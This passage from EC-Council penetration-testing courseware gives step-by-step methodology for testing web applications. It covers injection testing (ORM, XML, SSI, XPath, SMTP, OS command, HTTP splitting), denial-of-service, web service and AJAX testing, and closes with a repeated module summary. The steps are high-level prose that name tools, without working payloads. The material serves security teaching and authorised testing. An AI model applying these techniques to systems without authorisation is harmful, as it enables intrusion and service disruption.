Perform ORM injection testing to discover vulnerabilities of an ORM tool and test web applications that use ORM. Use tools such as Hibernate, Nhibernate, and Ruby On Rails. This test gives information on SQL injection vulnerabilities.

Step 8: Perform XML injection testing

To perform XML injection testing, try to insert XML meta characters and observe the response. A successful XML injection may give information about **XML structure**.

Step 9: Perform SSI injection testing


Perform SSI injection testing and find if the web server actually supports SSI directives using tools such as Web Proxy Burp Suite, Paros, WebScarab, String searcher: grep. If the attacker can inject SSI implementations, then he or she can set or print web server CGI environment variables.

Step 10: Perform XPath injection testing

Inject XPath code and interfere with the query result. XPath injection allows the attacker to access confidential information.

Step 11: Perform IMAP/SMTP injection testing

Perform IMAP/SMTP injection testing to identify vulnerable parameters. Understand the data flow and deployment structure of the client, and perform **IMAP/SMTP** command injection. Malicious IMAP/SMTP commands allow attackers to access the backend mail server.



Data Validation Testing (Cont'd)

Step 12: Perform code injection testing

To perform code injection testing, inject code (a malicious URL) and perform source code analysis to discover **code injection** vulnerabilities. It gives information about input validation errors.

Step 13: Perform OS commanding

Perform manual code analysis and craft malicious HTTP requests using | to test for OS command injection attacks. OS commanding may reveal local data and system information.

Step 14: Perform buffer overflow testing


Perform manual and automated code analysis using tools such as OllyDbg to detect buffer overflow condition. This may help you to determine stack and heap memory information and application control flow.

Step 15: Perform incubated vulnerability testing

Upload a file that exploits a component in the local user workstation, when viewed or downloaded by the user, perform XSS, and SQL injection attacks. Incubated vulnerabilities may give information about server configuration and **input validation schemes** to the attackers.

Step 16: Test for HTTP splitting/smuggling

Identify all user-controlled input that influences one or more headers in the response and check whether he or she can successfully inject a CR+LF sequence in it. Attackers perform HTTP splitting/smuggling to get cookies and HTTP redirect information.



Denial-of-Service Testing

To check your web application against DoS attacks, follow these steps :

Step1: Test for SQL wildcard attacks

Craft a query that will not return a result and includes several wildcards. Test manually or employ a fuzzer to automate the process.

Step2: Test for locking customer accounts

Test that an account does indeed lock after a certain number of failed logins. Find places where the application discloses the difference between valid and invalid logins. If your web application doesn't lock customer accounts after a certain number of failed logins, then there is a possibility for the attacker to **crack customer passwords** by employing brute force attacks, dictionary attacks, etc.


Step3: Test for buffer overflows

Perform a manual source code analysis and submit a range of inputs with **varying lengths** to the application to test for buffer overflows.

Step4: Test for user specified object allocation

Find where the numbers submitted as a name/value pair might be used by the application code and attempt to set the value to an extremely large numeric value, and then see if the server

continues to respond. If the attacker knows the **maximum number of objects** that the application can handle, he or she can exploit the application by sending objects beyond maximum limit.



Denial-of-Service Testing (Cont'd)

Step5: Test for user input as a loop counter

Test for user input as a loop counter and enter an extremely large number in the input field that is used by application as a **loop counter**. If the application fails to exhibit its predefined manner, it means that application contains a logical error.

Step6: Write user provided data to disk


Use a script to automatically submit an extremely long value to the server in the request that is being logged.

Step7: Test for proper release of resources

Identify and send a large number of requests that perform database operations and observe any slowdown or new error messages.

Step8: Test for storing too much data in session

Create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the **session** for each one.



Web Services Testing

Step1: Gather WS information

Gather WS information using tools such as Net Square wsChess, Soaplite, CURL, Perl, etc. and online tools such as UDDI Browser, WSIndex, and Xmethods.

Step 2: Test WSDL

Test WSDL to determine various entry points of WSDL. You can automate web services security testing using tools such as WSDigger, WebScarab, and Foundstone.

Step 3: Test XML structural

Pass malformed SOAP messages to the XML parser or attach a very large string to the message. Use WSDigger to perform automated **XML structure testing**.

Step 4: Test XML content-level

Use web application vulnerability scanners such as WebScarab to test XML content-level vulnerabilities.

Step 5: Test HTTP GET parameters/REST


Pass malicious content on the HTTP GET strings that invoke XML applications.

Step6: Test naughty SOAP attachments

Craft an XML document (SOAP message) to send to a web service that contains malware as an attachment to check if XML document has SOAP attachment vulnerability.

Step 7: Perform replay testing

Attempt to resend a sniffed XML message using Wireshark and WebScarab. This test gives information about MITM vulnerability.



AJAX Testing

The following are the steps used to carry out AJAX pen testing:

Step 1: Test for AJAX


Enumerate the AJAX call endpoints for the **asynchronous calls** using tools such as Sprajax.

Step 2: Parse the HTML and JavaScript files

Observe HTML and JavaScript files to find URLs of additional application surface exposure.

Step 3: Use a proxy to observe traffic

Use proxies and sniffers to observe traffic generated by user-viewable pages and the background **asynchronous** traffic to the AJAX endpoints in order to determine the format and destination of the requests.



Module Summary



- ❑ Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance
- ❑ With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations
- ❑ Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- ❑ Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- ❑ It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices
- ❑ Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

- Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance.
- With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations.
- Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices.
- Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF firewall/IDS, and performing regular auditing of network using web application security tools.